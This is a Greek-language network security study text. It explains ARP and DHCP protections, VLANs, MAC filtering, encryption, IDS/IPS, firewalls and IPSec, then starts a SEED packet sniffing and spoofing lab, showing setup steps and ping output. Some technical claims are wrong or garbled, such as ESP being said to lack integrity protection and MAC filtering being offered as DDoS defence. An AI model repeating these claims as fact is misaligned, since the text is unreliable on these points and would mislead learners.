
Εικόνα 7: ARP Poison Scenario

Dynamic ARP Inspection (DAI)

Προστατεύει το ARP, ελέγχοντας όλα τα πακέτα ARP σε μη αξιόπιστες διεπαφές και συγκρίνει τις πληροφορίες στο πακέτο ARP με τη βάση δεδομένων παρακολούθησης DHCP ή/και μια λίστα πρόσβασης ARP . Εάν οι πληροφορίες στο πακέτο ARP δεν έχουν σημασία, θα απορριφθούν.

Dynamic Host Configuration Protocol (DHCP)

Αυτή η υπηρεσία είναι υπεύθυνη για τη διατήρηση μιας ομάδας διαθέσιμων διευθύνσεων IP και εκμισθώνει δυναμικά αυτές τις διαμορφώσεις σε υπολογιστές-πελάτες. Ο πελάτης δικτύου ζητά μια διαμόρφωση διεύθυνσης IP από έναν διακομιστή DHCP. Ο διακομιστής αποκρίνεται εκχωρώντας μια διεύθυνση και τις σχετικές ρυθμίσεις.



Εικόνα 8: Διαδικασία DORA στο DHCP

DHCP Snooping

Το DHCP Snooping είναι μια τεχνολογία ασφαλείας επιπέδου 2 που μπορεί να αποτρέψει την πρόσβαση μη εξουσιοδοτημένων διακομιστών DHCP στο δίκτυό σας. Προστατεύει τους μη αξιόπιστους κεντρικούς υπολογιστές που θέλουν να γίνουν διακομιστές DHCP. Λειτουργεί επίσης ως προστασία από επιθέσεις man-in-the-middle.





Figure 6: DHCP snooping

DHCP starvation

Είναι μια κακόβουλη ψηφιακή επίθεση που στοχεύει σε διακομιστές DHCP. Κατά τη διάρκεια μιας επίθεσης DHCP, ο εισβολέας πλημμυρίζει έναν διακομιστή DHCP με ψεύτικα πακέτα DISCOVER έως ότου ο διακομιστής DHCP εξαντλήσει την παροχή διευθύνσεων IP. Στη συνέχεια, ο εισβολέας μπορεί να αρνηθεί την υπηρεσία νόμιμων χρηστών του δικτύου ή ακόμη και να παρέχει μια εναλλακτική σύνδεση DHCP που οδηγεί σε επίθεση Man-in-the-Middle (MITM).

VLAN Segmentation

Ο προτεινόμενος τρόπος για την τμηματοποίηση ενός μεγάλου δικτύου σε μικρότερα τμήματα είναι η εφαρμογή VLAN. Τα VLAN είναι εικονικά τοπικά δίκτυα που επιτρέπουν στους διαχειριστές δικτύου να περιορίζουν αυτόματα την πρόσβαση σε συγκεκριμένα δίκτυα. Οι συσκευές μέσα σε ένα VLAN βρίσκονται σε ένα ανεξάρτητο δίκτυο, αν και μοιράζονται μια κοινή υποδομή με άλλα VLAN.



Εικόνα 9 Vlan Scenario

Πλεονεκτήματα των VLAN:

- **Μείωση κόστους:** Μειώνει την ανάγκη για ακριβές αναβαθμίσεις δικτύου με την αποτελεσματική χρήση του υπάρχοντος εύρους ζώνης και των uplinks.
- **Καλύτερη απόδοση:** Μειώνει την περιττή κίνηση στο δίκτυο και ενισχύει την απόδοση.
- **Συρρίκνωση τομέων εκπομπής (Broadcast):** Η διαίρεση ενός δικτύου σημαίνει μείωση των τομέων εκπομπής.
- **Βελτιωμένη απόδοση προσωπικού IT:** Το προσωπικό IT μπορεί πιο εύκολα να αναγνωρίσει ένα VLAN τοποθετώντας του ένα συγκεκριμένο όνομα (πχ Business VLAN).
- **Απλούστερη διαχείριση έργων και εφαρμογών:** Τα VLAN διευκολύνουν τη διαχείριση ενός έργου και την εργασία με μια εξειδικευμένη εφαρμογή που υπάρχει περιορισμός πρόσβασης σε συγκεκριμένα domains.

Τύποι VLAN:

Data VLAN

Χωρίζει το δίκτυο σε μικρότερες ομάδες.

Default VLAN

Όλες οι θύρες μεταγωγής που συμμετέχουν σε αυτό το vlan αποτελούν μέρος του ίδιου τομέα εκπομπής.

Native VLAN

Είναι ένα ειδικό VLAN του οποίου η κίνηση διέρχεται στον κορμό 802.1q χωρίς ετικέτα VLAN.

Management VLAN

Είναι οποιοδήποτε VLAN που έχει ρυθμιστεί για πρόσβαση στη διαμόρφωση των διακοπών.

Voice VLANs

Απαιτείται για την υποστήριξη Voice over IP (VoIP).

MAC address

Χρησιμοποιούμε διευθύνσεις MAC για να διακρίνουμε μια συσκευή από την άλλη σε αυτά τα τοπικά δίκτυα, επιτρέποντας τη μετάδοση δεδομένων χωρίς καμία σύγκρουση. Κάθε διεύθυνση MAC είναι μοναδική και εκχωρείται σε μια κάρτα διασύνδεσης δικτύου (NIC) από τον κατασκευαστή της συσκευής.

MAC Spoofing

MAC Spoofing έχουμε όταν αλλάζουμε τη διεύθυνση MAC για να παρακάμψουμε τους ελέγχους ασφαλείας.

MAC Filtering

Προκειμένου να προστατεύσουμε μη εξουσιοδοτημένες συσκευές που εισβάλλουν στο εσωτερικό μας δίκτυο, χρησιμοποιούμε αυτή την τεχνική, επιτρέποντας μόνο σε επιλεγμένες συσκευές να έχουν πρόσβαση σε αυτό.

Πλεονεκτήματα και μειονεκτήματα MAC Filtering

Μερικά οφέλη από τη χρήση του φιλτραρίσματος διευθύνσεων MAC σε ένα δίκτυο είναι τα ακόλουθα:

- **Αποτρέπει την κλοπή εύρους ζώνης:** Το φιλτράρισμα διευθύνσεων ελέγχου πρόσβασης πολυμέσων, αποτρέπει την κλοπή εύρους ζώνης.
-

- **Προστασία Wi-Fi:** Αποδοχή μόνο συγκεκριμένων συνδέσεων.
- **Διαχειρίσιμο Δίκτυο:** Οι διαχειριστές αναγνωρίζουν συσκευές, παρακολουθούν και τις αφαιρούν από το δίκτυο.
- **Λιγότερη συμφόρηση:** Μείωση συμφόρησης δικτύου και βελτίωση της απόδοσης με τον έλεγχο των επιτρεπόμενων συσκευών που έχουν πρόσβαση στο δίκτυο.
- **Προστασία DDoS:** Τεράστια εισερχόμενα πακέτα δεδομένων που προέρχονται από πολλές συσκευές, έχουν ως αποτέλεσμα DDoS. Το φιλτράρισμα MAC διασφαλίζει ότι το δίκτυο απορρίπτει μη εξουσιοδοτημένα πακέτα δεδομένων, προστατεύοντας το δίκτυο από κακόβουλες επιθέσεις.

Εφαρμογές MAC Filtering σε δίκτυα υπολογιστών

- Έλεγχος πρόσβασης και γονικού ελέγχου.
- Παροχή ασφάλειας κατά τη σύνδεση σε δημόσια μη αξιόπιστα δίκτυα.
- Διαχείριση και παρακολούθηση ροής κυκλοφορίας του Δικτύου.
- Εύκολη αντιμετώπιση προβλημάτων.
- Απομακρυσμένη διαχείριση του Δικτύου.
- Ισχυρή ασφάλεια σε συσκευές Internet of Things (IoT).

Κρυπτογράφηση

Χρησιμοποιούμε κρυπτογράφηση για την προστασία των δεδομένων από κλοπή, αλλαγή ή παραβίαση. Η κρυπτογράφηση είναι η διαδικασία προστασίας των δεδομένων με τη χρήση πολύπλοκων μαθηματικών μοντέλων (αλγορίθμων) για την κωδικοποίηση απλού κειμένου σε κρυπτογραφημένο κείμενο, προκειμένου να κρυπτογραφηθεί με τέτοιο τρόπο ώστε να έχουν πρόσβαση μόνο τα μέρη που έχουν το κλειδί για την αποκρυπτογράφηση.

Τύποι κρυπτογράφησης

Οι δύο πιο συνηθισμένοι τύποι αλγορίθμων κρυπτογράφησης είναι οι συμμετρικοί και οι ασύμμετροι.

Συμμετρική κρυπτογράφηση

Χαρακτηρίζονται από τη χρήση του ίδιου κλειδιού τόσο για κρυπτογράφηση όσο και για αποκρυπτογράφηση. Οι αλγόριθμοι συμμετρικής κρυπτογράφησης χρησιμοποιούνται για

μαζική κρυπτογράφηση επειδή είναι συγκριτικά γρήγοροι και έχουν λίγες υπολογιστικές απαιτήσεις. Τα πιο συνηθισμένα είναι τα DES, 3DES, AES, Blowfish, Twofish.

Ασύμμετρη κρυπτογράφηση

Η ασύμμετρη κρυπτογραφία είναι από πολλές απόψεις εντελώς διαφορετική από τη συμμετρική κρυπτογραφία. Γνωστό και ως κρυπτογραφία δημόσιου κλειδιού, οι ισομετρικοί αλγόριθμοι χτίζονται γύρω από μαθηματικά προβλήματα που είναι δύσκολο να αντιστραφούν. Οι πιο συνηθισμένοι αλγόριθμοι ασύμμετρης κρυπτογράφησης είναι: RSA, DSA, Diffie-Hellman, ECC.

Πλεονεκτήματα της κρυπτογράφησης

- Προστατεύει τα δεδομένα χρήστη
- Εξασφαλίζει την ακεραιότητα των δεδομένων χρήστη
- Προστατεύει τους ψηφιακούς μετασχηματισμούς
- Βοηθά στην συμμόρφωση των απαιτήσεων

Intrusion Detection System (IDS)

Το σύστημα ανίχνευσης εισβολής είναι μια συσκευή ή μια εφαρμογή λογισμικού που παρακολουθεί ένα δίκτυο για παρεμβατικές δραστηριότητες.


Δεν υποκαθιστά το τείχος προστασίας, αλλά συμπληρώνει τη λειτουργία ενός τείχους προστασίας.

Κύρια Δομικά στοιχεία του συστήματος ανίχνευσης εισβολής (IDS):

- **Αισθητήρες:** συλλέγει τα δεδομένα.
- **Αναλυτές:** αναλύουν τα δεδομένα και προσδιορίζουν την παρεμβατική δραστηριότητα.
- **Κονσόλα διαχείρισης:** διαχείριση των κανόνων και των λειτουργιών του IDS.
- **Διεπαφή χρήστη:** επιτρέπει στον χρήστη να βλέπει τα αποτελέσματα και να κάνει τις απαραίτητες ενέργειες.

Τύποι συστημάτων ανίχνευσης εισβολής:

- Signature based
 - Statistical based
 - Neuralnetwork
-



Εικόνα 10: IDS και IPS

Intrusion Prevention System (IPS)

Το IPS όχι μόνο ανιχνεύει τις επιθέσεις αλλά επίσης αποτρέπει το θύμα να επηρεαστεί από προσπάθειες επίθεσης.


Τύποι Τείχη Προστασίας

- Packet filtering router
- Stateful inspection
- Circuit level
- Application level

Τύποι υλοποίησης τείχους προστασίας

- Dual homed firewall
- Screen host firewall
- Screened host firewall [Demilitarized Zone (DMZ)]

Από όλους τους τύπους δομών υλοποίησης τείχους προστασίας, το Screened Subnet Firewall (DMZ) παρέχει το μεγαλύτερο περιβάλλον ασφαλείας, καθώς εφαρμόζει δύο (2) δρομολογητές φιλτραρίσματος πακέτων και έναν (1) κεντρικό υπολογιστή bastion host.



Εικόνα 11:DMZ

Το πιο ασφαλές τείχος προστασίας κατάστασης είναι το Zone Based, επειδή μας επιτρέπει να εφαρμόζουμε πολιτικές ασφαλείας σε συγκεκριμένες ζώνες, όπως δείχνει το σχήμα 12, αντί για διεπαφές. Ως εκ τούτου, αναπτύσσεται ένας καλά δομημένος χάρτης πολιτικής ασφαλείας με ζώνες ασφαλείας, που αποτελείται από διαφορετικά δίκτυα (έμπιστες-αξιόπιστες ζώνες).

Access Control List (ACL)

Είναι μια λίστα κανόνων που καθορίζει σε ποιους χρήστες εκχωρείται ή απαγορεύεται η πρόσβαση σε έναν συγκεκριμένο τομέα του συστήματός μας. Οι λίστες ελέγχου πρόσβασης εγκαθίστανται κυρίως σε δρομολογητές, όπου λειτουργούν ως φίλτρα, διαχειριζόμενοι σε ποια κυκλοφορία μπορεί να έχει πρόσβαση ή να απορριφθεί στο δίκτυο.

Οι τέσσερις κύριες κατηγορίες ελέγχου πρόσβασης είναι:


- Mandatory access control
- Discretionary access control
- Role-based access control
- Ruled-based access control

Mandatory Access Control (MACs) είναι λογικός έλεγχος πρόσβασης που δεν μπορεί να ελεγχθεί ή να τροποποιηθεί από κανονικούς χρήστες ή κατόχους δεδομένων.

Discretionary Access Control (DACs) είναι λογικός έλεγχος πρόσβασης που μπορεί να ενεργοποιηθεί ή να τροποποιηθεί από τους κατόχους δεδομένων κατά την κρίση τους.

Virtual Private Network (VPN)

Με τη χρήση του VPN, δημιουργούμε μια ασφαλή σύνδεση μέσω ενός λιγότερο ασφαλούς δικτύου, όπως το διαδίκτυο. Το VPN κρυπτογραφεί και μεταδίδει δεδομένα επιτρέποντας στους χρήστες να συνδέονται με ασφάλεια στο διαδίκτυο ή να έχουν πρόσβαση σε απομακρυσμένο δίκτυο. Με το VPN διασφαλίζουμε την εμπιστευτικότητα των δεδομένων.



Εικόνα 12 VPN Scenario

IPSec :

Το IPSec είναι ένα σύνολο πρωτοκόλλων για την ασφαλή ανταλλαγή πακέτων στο επίπεδο δικτύου (3) του μοντέλου OSI. Όταν δημιουργηθεί μια σύνδεση IPSec, δημιουργείται μια σήραγγα σε άλλα δίκτυα σε χαμηλότερα επίπεδα.

Two Modes:

Tunnel Mode

Για την ενθυλάκωση πακέτων μέσα σε ένα πρωτόκολλο που είναι κατανοητό μόνο στα σημεία εισόδου και εξόδου της σήραγγας.

Transport Mode

Τα τελικά σημεία παρέχουν μια ασφάλεια κυρίως για τα πρωτόκολλα ανώτερου επιπέδου.

Πρωτόκολλα που χρησιμοποιούνται:

Authentication Header (AH)

Προστατεύει την ακεραιότητα, αλλά δεν παρέχει ιδιωτικότητα.

Encapsulating Security Payload (ESP)

Παρέχει εμπιστευτικότητα, αλλά δεν προστατεύει την ακεραιότητα.

Επομένως, και τα δύο πρωτόκολλα θα πρέπει να χρησιμοποιούνται για την παροχή ασφαλούς κυκλοφορίας.

Τακτικές ενημερώσεις και διαχείριση ενημερώσεων κώδικα

Χρησιμοποιούμε ενημερώσεις και ενημερώσεις κώδικα για τη διατήρηση της ασφάλειας και της λειτουργικότητας των συσκευών εντός του δικτύου μας. Περιέχουν διορθώσεις, βελτιώσεις και βελτιώσεις για την αντιμετώπιση τρωτών σημείων, σφαλμάτων και ζητημάτων απόδοσης.

Ένας από τους κύριους λόγους για τους οποίους ενημερώνουμε και επιδιορθώνουμε τα συστήματά μας είναι η πρόληψη επιθέσεων στον κυβερνοχώρο και η αποτροπή της έκθεσης τρωτών σημείων ασφαλείας στο λογισμικό, επειδή οι εισβολείς συχνά εκμεταλλεύονται αυτές τις ευπάθειες για να αποκτήσουν πρόσβαση στα συστήματα ενός οργανισμού και να κλέψουν ευαίσθητες πληροφορίες. Με την τακτική ενημέρωση και επιδιόρθωση του λογισμικού, οι οργανισμοί μπορούν να κλείσουν αυτά τα τρωτά σημεία και να κάνουν πολύ πιο δύσκολο τον παραβιασμό των συστημάτων.

Lab 1: Packet Sniffing and Spoofing


Το packet sniffing και spoofing είναι δύο σημαντικές έννοιες στην ασφάλεια ενός δικτύου. Η ικανότητα κατανόησης αυτών των δύο απειλών είναι απαραίτητη για την κατανόηση των μέτρων ασφαλείας στη δικτύωση. Υπάρχουν πολλά εργαλεία packet sniffing και spoofing, όπως τα Wireshark, Tcpdump, Netwox, Scapy κ.λπ. Ορισμένα από αυτά τα εργαλεία χρησιμοποιούνται ευρέως από τους μηχανικούς ασφαλείας (security engineers), καθώς και από επιτιθέμενους (attackers). Η δυνατότητα χρήσης αυτών των εργαλείων είναι σημαντική αλλά αυτό που είναι πιο σημαντικό είναι η κατανόηση της λειτουργίας αυτών των εργαλείων, δηλαδή πώς εφαρμόζεται το packet sniffing και spoofing.

Ο στόχος αυτού του lab είναι διττός: η εκμάθηση της χρήσης των εργαλείων και η κατανόηση των τεχνολογιών στις οποίες βασίζονται αυτά τα εργαλεία. Για το δεύτερο αντικείμενο, απαιτείται η συγγραφή απλών προγραμμάτων sniffer και spoofing.

Περίληπτικά, σε αυτό το lab:

- Θα δούμε πως λειτουργεί το sniffing και spoofing
- Θα κάνουμε packet sniffing των πακέτων που μεταδίδονται μεταξύ των Host-A και Host-B, χρησιμοποιώντας τη βιβλιοθήκη pcap και το Scapy
- Στη συνέχεια θα υλοποιήσουμε packet spoofing χρησιμοποιώντας το Scapy
- Και θα τροποποιήσουμε πακέτα που αποστέλλονται μεταξύ των hosts χρησιμοποιώντας το Scapy

Σε αυτό το lab, θα χρησιμοποιήσουμε τρία μηχανήματα που είναι συνδεδεμένα στο ίδιο LAN. Η εικόνα 13 απεικονίζει την τοπολογία του εργαστηριακού περιβάλλοντος χρησιμοποιώντας containers. Θα κάνουμε όλες τις επιθέσεις μέσω του container Attacker, ενώ θα χρησιμοποιήσουμε τα άλλα κοντέινερ ως μηχανές χρήστη.




Εικόνα 13 Τοπολογία Lab 1

Αρχικά, θα αναλύσουμε την διαδικασία εγκατάστασης του VM και της εκκίνησης του Lab. Η εγκατάσταση του VM απαιτείται μία φορά ενώ το lab setup κάθε φορά που ξεκινάμε και ένα διαφορετικά lab.

Πρώτο βήμα στην διαδικασία είναι το να κατεβάσουμε το επίσημο SEED VM μέσω της ιστοσελίδας <https://seedsecuritylabs.org/>. Εγκαθιστούμε το VM σύμφωνα με τις οδηγίες εγκατάστασης που περιέχονται στην παραπάνω ιστοσελίδα. Στο δεύτερο βήμα, μεταβαίνουμε εκ νέου στην ιστοσελίδα των seed labs και «μπαίνουμε» στο lab που μας ενδιαφέρει. Εκεί κατεβάζουμε το Labsetup.zip που περιέχει τα configuration αρχεία για τα container που θα εκκινήσουμε.

Για την εκκίνηση του 1^{ου} lab ακολουθούμε την παραπάνω διαδικασία και κατεβάζουμε εντός του SEED VM το Labsetup.zip του 1^{ου} lab (μεγάλη προσοχή: μόνο μέσα από το SEED VM θα κατεβάζουμε τα Labsetup.zip). Στην συνέχεια αποσυμπιέζουμε το υπόψη αρχείο zip και ανοίγουμε ένα terminal. Αλλάζουμε το path έτσι ώστε να είμαστε μέσα στον φάκελο που αποσυμπίεσαμε. Όπως βλέπουμε στην εικόνα 14, αρχικά μεταβαίνουμε στο path και εκεί πέρα εκτελούμε την εντολή dcbuild την οποία φτιάχνει τα containers του lab (αυτά που φαίνονται στην εικόνα 13). Τέλος, εκτελούμε την εντολή dcup η οποία ενεργοποιεί τα containers.



Εικόνα 14 Lab 1-Container build

Στην συνέχεια, όπως βλέπουμε και στην εικόνα συνδεόμαστε στα 3 containers. Στο πάνω αριστερά terminal βλέπουμε τα 3 container που τρέχουν. Κάτω αριστερά, συνδεόμαστε με την εντολή `docksh` στο container του Attacker. Στο πάνω δεξιά terminal συνδεόμαστε με τον ίδιο τρόπο στον host-A και στο κάτω terminal με τον host-B.



Εικόνα 15 Lab 1-Σύνδεση στα Containers

Αφού συνδεθούμε, εκτελούμε ένα connectivity test μεταξύ των containers. Όπως βλέπουμε στην εικόνα 16, έχουμε πλήρη επικοινωνία.

```

[12/28/23]seedvm:~/.../Labsetup$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data:
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.074 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.100 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.103 ms
^C
[1]~ Stopped ping 10.9.0.5
[12/28/23]seedvm:~/.../Labsetup$ ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.122 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.182 ms
^C
[2]~ Stopped ping 10.9.0.6
[12/28/23]seedvm:~/.../Labsetup$ ping 10.9.0.1
PING 10.9.0.1 (10.9.0.1) 56(84) bytes of data:
64 bytes from 10.9.0.1: icmp_seq=1 ttl=64 time=0.005 ms
64 bytes from 10.9.0.1: icmp_seq=2 ttl=64 time=0.075 ms
64 bytes from 10.9.0.1: icmp_seq=3 ttl=64 time=0.040 ms
^C
[3]~ Stopped ping 10.9.0.1
[12/28/23]seedvm:~/.../Labsetup$ docksh seed-attacker
root@seedvm:~# ifconfig
br-0849aaf24c2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:7ff:fe95:b26c prefixlen 64 scopeid 0x20<link>
    ether 02:42:02:95:b5:bc txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
